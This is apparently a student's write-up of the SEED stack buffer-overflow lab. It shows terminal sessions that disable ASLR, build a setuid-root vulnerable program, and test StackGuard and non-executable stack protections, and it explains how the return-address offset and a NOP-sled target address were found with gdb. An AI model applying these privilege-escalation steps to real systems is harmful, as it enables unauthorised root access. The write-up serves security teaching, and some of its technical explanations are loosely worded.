
```
[03/16/20]seed@VM:~/buff$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/16/20]seed@VM:~/buff$ gcc -o stack -z execstack stack.c
[03/16/20]seed@VM:~/buff$ sudo chown root stack
[03/16/20]seed@VM:~/buff$ sudo chmod 4755 stack
[03/16/20]seed@VM:~/buff$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/16/20]seed@VM:~/buff$
```

The program detects that there was an attempt to smash the stack (overwrite the values written in stack) and terminates the program. The stackGuard protection places a random integer in the stack and at any time during execution if that integer is overwritten, it detects it and aborts the program.

TASK 6:

Turning on the Non-executable Stack Protection

The program is recompiled and executed with non-executable stack turned on

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (11:08 AM, eduardo-argueta). The terminal shows the following commands and output:

```
[03/16/20]seed@VM:~/buff$ gcc -o stack -fno-stack-protector  
-z noexecstack stack.c  
[03/16/20]seed@VM:~/buff$ sudo chown root stack  
[03/16/20]seed@VM:~/buff$ sudo chmod 4755 stack  
[03/16/20]seed@VM:~/buff$ ./stack  
Segmentation fault  
[03/16/20]seed@VM:~/buff$
```

The left sidebar of the terminal window contains icons for various applications: a gear, a notepad, a terminal, a file manager, a web browser, a music player, a settings icon, a terminal icon, and a trash can.

Running the program results in Segmentation fault since the shellcode sitting at the return address is executable and stack execution has been disabled. This measure does not prevent buffer overflow as we are still able to go to the address we wrote inside the stack but cannot execute it. If we write an address outside the stack, then it will be executable.

Explanation on how exploit.c and the modification of the values to get the correct return address.

As I already went thru on the section of TASK 1 modify the stack.c

The stack.c program is examined with gdb and the address of base pointer is located by examining the disassembly of bof function. The disassembly shows that the buffer address is located -0x6c bytes below the base pointer address. Since the return address is right next to base pointer address (4 bytes below), this means that the return address is 108 (decimal of 0x6c) + 4 bytes = 112 bytes above the starting address of buffer.

The base pointer address is 0xbfffeb08, we now we choose an address that will bring the execution to one of the NOPs inside the badfile from where it will go to the shellcode we want to execute. From this we go to 0xbfffec40 which is 312 bytes above the base pointer address and will certainly be inside the NOP instructions. This is done because addresses shown in gdb are slightly off from the addresses during execution.

a. What happens when you compile without “-z execstack”?

The program gives “Segmentation Fault” error because the program is directed to an address where execution code is placed and by default stack is non-executable

b. What happens if you enable ASLR? Does the return address change?

When ASLR is enabled, the program is loaded to a different address every time it is executed. Hence the return address will be changed and the program will not jump to the address we want it to.

c. Does the address of the buffer[] in memory change when you run stack using GDB, /home/root /stack (stack.c location), and ./stack?

The address of buffer[] in memory is slightly different when using GDB as compared to executing it like ./stack. This is because GDB alters the behavior of the program slightly for its own functioning.